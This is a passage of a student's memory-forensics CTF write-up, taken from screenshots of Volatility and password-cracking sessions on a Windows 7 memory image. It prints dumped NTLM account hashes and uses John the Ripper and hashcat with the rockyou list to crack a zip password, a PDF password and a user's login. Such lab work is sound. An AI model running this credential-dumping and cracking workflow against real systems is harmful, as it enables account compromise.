0×000000011feb3070     16      0 -W---- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Temp\chrome_ComponentUnpacker_BeginUnzipping2052_1177407836\manifest.fingerprint
^C

┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ python2 vol.py -f windows7.raw --profile=Win7SP1x64 -n --dump-dir=. -Q 0×000000011fce7660
Volatility Foundation Volatility Framework 2.6.1
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib
```

brian250 was the password of the archive that was protected by password.

I Extracted the flag.pdf file from the archive.



niggi (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
volatility - Thunar
File Edit View Go Bookmarks Help
kali Downloads volatility
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
sf_C_DRIVE
sf_D_DRIVE
Network
Browse Network
build
hash.txt
kali@kali: ~/Downloads/volatility
File Actions Edit View Help
kali@kali: ~/Downloads/volatility ×
kali@kali: ~/Downloads/volatility ×
kali@kali: ~/Downloads/volatility ×
Name: Ahmad Abdullah
Roll No: 22i-1609
"hash.txt" | 812 bytes | Plain text document

```
└─$ zip2john -o important/mobile.png file.None.0×fffffa80070ee730.zip > hash.txt

Using file important/mobile.png as only file to check

┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ john --wordlist=/home/kali/Downloads/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 293 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:18 5.63% (ETA: 01:48:03) 0g/s 50605p/s 50605c/s 50605C/s jason630..insano25
0g 0:00:00:20 6.34% (ETA: 01:47:59) 0g/s 51072p/s 51072c/s 51072C/s anime00..alexlily
0g 0:00:01:50 39.02% (ETA: 01:47:25) 0g/s 51986p/s 51986c/s 51986C/s matu68..matsui5
Session aborted

┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ john --wordlist=/home/kali/Downloads/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 293 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 1.75% (ETA: 01:49:23) 0g/s 57068p/s 57068c/s 57068C/s winers..redsox45
0g 0:00:00:06 2.09% (ETA: 01:49:25) 0g/s 56589p/s 56589c/s 56589C/s marsia..jibreel
0g 0:00:01:56 34.90% (ETA: 01:50:09) 0g/s 44324p/s 44324c/s 44324C/s nena6462..nelarnelar
0g 0:00:01:57 35.29% (ETA: 01:50:09) 0g/s 44387p/s 44387c/s 44387C/s narieroberson..nanou27
0g 0:00:01:58 35.63% (ETA: 01:50:09) 0g/s 44443p/s 44443c/s 44443C/s mztraylor..mytwinbro
brian250         (file.None.0×fffffa80070ee730.zip/important/mobile.png)
1g 0:00:03:34 DONE (2025-01-01 01:48) 0.004663g/s 44151p/s 44151c/s 44151C/s brick13..brethersoiluj
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ 
```


niggi (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads
File Actions Edit View Help
Name: Ahmad Abdullah
Roll No: 22i-1609
CPU usage: 1.1%
1:55
11:55 am
01/01/2025


```
┌──(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 3 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 2.26% (ETA: 01:55:59) 0g/s 125533p/s 125533c/s 125533C/s 120556..11688
0g 0:00:00:06 4.55% (ETA: 01:55:58) 0g/s 125199p/s 125199c/s 125199C/s x124197..wy2010
0g 0:00:00:07 5.34% (ETA: 01:55:58) 0g/s 124964p/s 124964c/s 124964C/s lovefrog..lovedby2
0g 0:00:00:08 6.11% (ETA: 01:55:57) 0g/s 124296p/s 124296c/s 124296C/s capten..capoverde
gufita           (flag.pdf)
1g 0:00:01:15 DONE (2025-01-01 01:55) 0.01326g/s 102921p/s 102921c/s 102921C/s guga0321..guffisws786
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

Part 6


niggi (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads/volatility
File Actions Edit View Help
kali@kali: ~/Downloads/volatility
kali@kali: ~/Downloads/volatility
kali@kali: ~/Downloads/volatility
Name: Ahmad Abdullah
Roll No: 22i-1609
CPU usage: 65.8%
0:46
10:46 am
01/01/2025

```
r/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.malware.idt (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/us
r/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.mac.mac_yarascan (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/us
r/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.linux.netscan (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/l                                          /us
r/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.linux.linux_truecrypt (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/l                                          /us
r/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.drivermodule (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/l                                          /us
r/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.linux.linux_yarascan (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/us
r/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.dumpcerts (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
*** Failed to import volatility.plugins.chromehistory1 (ImportError: No module named sqlite_help)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/us
r/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.malware.malfind (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/us
r/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.ssdt (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/us
r/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.mac.malfind (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/us
r/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.malware.callbacks (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lucas:1001:aad3b435b51404eeaad3b435b51404ee:7773c08920232397cae081704964b786:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:29f228c3980272ab728b4009981ab2ac:::

┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ 
```

hashcat -m 1000 -a 0 hash.txt rockyou.txt




niggi (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads
File Actions Edit View Help

```
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

7773c08920232397cae081704964b786:qwerty123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 7773c08920232397cae081704964b786
Time.Started.....: Wed Jan  1 00:52:20 2025 (0 secs)
Time.Estimated...: Wed Jan  1 00:52:20 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   698.6 kH/s (0.14ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2304/14344385 (0.02%)
Rejected.........: 0/2304 (0.00%)
Restore.Point....: 1536/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: clover → abcdefgh
Hardware.Mon.#1..: Util: 34%

Started: Wed Jan  1 00:52:17 2025
Stopped: Wed Jan  1 00:52:21 2025

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

Part 7

python2 vol.py -f windows7.raw --profile Win7SP1x64 filescan | grep 'Downloads'
JobDescription.docm




niggi (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads/volatility
File Actions Edit View Help
kali@kali: ~/Downloads/volatility ×
kali@kali: ~/Downloads/volatility ×
kali@kali: ~/Downloads/volatility ×

```
┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ python2 vol.py -f windows7.raw --profile Win7SP1×64 filescan | grep 'Downloads'
Volatility Foundation Volatility Framework 2.6.1
0×000000011c7252e0     16      0 R--rw- \Device\HarddiskVolume2\Users\lucas\Links\Downloads.lnk
0×000000011c8ecae0     16      0 R--rwd \Device\HarddiskVolume2\Users\lucas\Downloads\desktop.ini
0×000000011fa0f950     10      0 R--r-d \Device\HarddiskVolume2\Users\lucas\Downloads\winrar-x64-701.exe
0×000000011fd41e60     13      0 R--rwd \Device\HarddiskVolume2\Users\lucas\Downloads\JobDescription.docm
0×000000011fe45990     16      0 RW-rwd \Device\HarddiskVolume2\Users\lucas\Downloads\python-3.13.1-amd64.exe
0×000000011ff225a0      6      0 R--r-d \Device\HarddiskVolume2\Users\lucas\Downloads\python-3.13.1-amd64.exe

┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ 
```

Name: Ahmad Abdullah
Roll No: 22i-1609

Part 9



```
0×fffffa80066797d0 csrss.exe            444    428     11      399      1      0 2024-12-24 14:57:05 UTC+0000
0×fffffa80063d5b10 services.exe         488    436      8      235      0      0 2024-12-24 14:57:05 UTC+0000
0×fffffa80063d3b10 lsass.exe            496    436     10      806      0      0 2024-12-24 14:57:06 UTC+0000
0×fffffa8006717850 lsm.exe              508    436     11      152      0      0 2024-12-24 14:57:06 UTC+0000
0×fffffa800675e9d0 svchost.exe          604    488     11      378      0      0 2024-12-24 14:57:06 UTC+0000
0×fffffa8006738b10 VBoxService.ex       668    488     13      119      0      0 2024-12-24 14:57:06 UTC+0000
0×fffffa80063d7b10 svchost.exe          728    488      9      297      0      0 2024-12-24 14:57:06 UTC+0000
0×fffffa80063cc8d0 svchost.exe          792    488     24      592      0      0 2024-12-24 14:57:06 UTC+0000
0×fffffa8006947b10 svchost.exe          832    488     27      609      0      0 2024-12-24 14:57:06 UTC+0000
0×fffffa800486b880 svchost.exe          860    488     23      586      0      0 2024-12-24 14:57:06 UTC+0000
0×fffffa800487bb10 svchost.exe          884    488     38     1660      0      0 2024-12-24 14:57:06 UTC+0000
0×fffffa8006454060 audiodg.exe          964    792      7      134      0      0 2024-12-24 14:57:06 UTC+0000
0×fffffa8006961b10 svchost.exe         1000    488      7      115      0      0 2024-12-24 14:57:06 UTC+0000
0×fffffa8006475870 svchost.exe          564    488     16      475      0      0 2024-12-24 14:57:07 UTC+0000
0×fffffa8006a98690 spoolsv.exe         1068    488     13      302      0      0 2024-12-24 14:57:07 UTC+0000
0×fffffa80069fcb10 svchost.exe         1096    488     19      325      0      0 2024-12-24 14:57:07 UTC+0000
0×fffffa8006b51060 svchost.exe         1196    488     10      176      0      0 2024-12-24 14:57:07 UTC+0000
0×fffffa8006b61b10 svchost.exe         1232    488     26      343      0      0 2024-12-24 14:57:07 UTC+0000
0×fffffa8006d899d0 winlogon.exe        1708    428      3      116      1      0 2024-12-24 14:57:08 UTC+0000
0×fffffa8006f643f0 taskhost.exe        1172    488     10      258      1      0 2024-12-24 14:57:53 UTC+0000
0×fffffa8006fe3b10 dwm.exe             1920    832      3      164      1      0 2024-12-24 14:57:53 UTC+0000
0×fffffa8006ffbb10 explorer.exe        1492    932     32      952      1      0 2024-12-24 14:57:53 UTC+0000
0×fffffa8006ecd060 VBoxTray.exe        2200   1492     13      149      1      0 2024-12-24 14:57:53 UTC+0000
0×fffffa8006fe9b10 GoogleCrashHan      2296   2156      5       87      0      1 2024-12-24 14:57:53 UTC+0000
0×fffffa8006f88690 GoogleCrashHan      2304   2156      5       80      0      0 2024-12-24 14:57:53 UTC+0000
0×fffffa8006dc03b0 SearchIndexer.      2560    488     13      682      0      0 2024-12-24 14:57:58 UTC+0000
0×fffffa80070e4060 wmpnetwk.exe        2708    488     29      502      0      0 2024-12-24 14:57:59 UTC+0000
0×fffffa80071ab060 svchost.exe         3008    488     11      361      0      0 2024-12-24 14:57:59 UTC+0000
0×fffffa800720cb10 chrome.exe          1880   2052      0 ------        1      0 2024-12-24 14:58:00 UTC+0000   2024-12-24 15:02:22 UTC+0000
0×fffffa8003a92b10 WmiPrvSE.exe        2680    604      5      114      0      0 2024-12-24 14:58:18 UTC+0000
0×fffffa8003ac3b10 mscorsvw.exe        3772    488      7       86      0      1 2024-12-24 14:59:08 UTC+0000
0×fffffa8003b15700 mscorsvw.exe        3672    488      6       79      0      0 2024-12-24 14:59:09 UTC+0000
0×fffffa8003bc5210 sppsvc.exe          3524    488      4      169      0      0 2024-12-24 14:59:09 UTC+0000
0×fffffa8003b01b10 svchost.exe         3156    488     14      371      0      0 2024-12-24 14:59:10 UTC+0000
0×fffffa8003795060 TrustedInstall      3460    488      5      126      0      0 2024-12-24 14:59:58 UTC+0000
0×fffffa800428fb10 notepad.exe         4464   1492      1       61      1      0 2024-12-24 15:02:25 UTC+0000
0×fffffa80041cdb10 cmd.exe             4576   1492      1       19      1      0 2024-12-24 15:02:50 UTC+0000
0×fffffa80042aab10 conhost.exe         4596    444      2       51      1      0 2024-12-24 15:02:50 UTC+0000
0×fffffa80042c3060 WinRAR.exe           220   3324     10      456      1      0 2024-12-24 15:03:43 UTC+0000
0×fffffa8003addb10 mspaint.exe         3152   1492      7      125      1      0 2024-12-24 15:04:13 UTC+0000
0×fffffa8003b91060 svchost.exe         2428    488      7      109      0      0 2024-12-24 15:04:13 UTC+0000
0×fffffa800430db10 taskhost.exe        3776    488     10      165      0      0 2024-12-24 15:05:04 UTC+0000
0×fffffa80043056d0 chrome.exe          2220   4836     46      925      1      0 2024-12-24 15:05:50 UTC+0000
0×fffffa80040377a0 chrome.exe          1928   2220      9       83      1      0 2024-12-24 15:05:50 UTC+0000
0×fffffa8006f89b10 chrome.exe          2140   2220     17      289      1      0 2024-12-24 15:05:50 UTC+0000
0×fffffa8004104b10 chrome.exe          2040   2220      9      139      1      0 2024-12-24 15:05:50 UTC+0000
0×fffffa8003d57060 chrome.exe          4272   2220     19      414      1      0 2024-12-24 15:05:50 UTC+0000
0×fffffa8004105870 chrome.exe          2368   2220     15      198      1      0 2024-12-24 15:05:51 UTC+0000
0×fffffa8003950b10 chrome.exe          4876   2220     17      205      1      0 2024-12-24 15:05:53 UTC+0000
0×fffffa8004272410 chrome.exe          4772   2220     14      166      1      0 2024-12-24 15:05:53 UTC+0000

┌──(kali㉿kali)-[~/Downloads/volatility]
```

Name: Ahmad Abdullah
Roll No: 22i-1609

niggi (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads/volatility
File Actions Edit View Help
kali@kali: ~/Downloads/volatility
kali@kali: ~/Downloads/volatility
1 2 3 4
0:22
10:22 am
01/01/2025

python2 vol.py -f windows7.raw --profile=Win7SP1x64 memdump -p 3152 -D .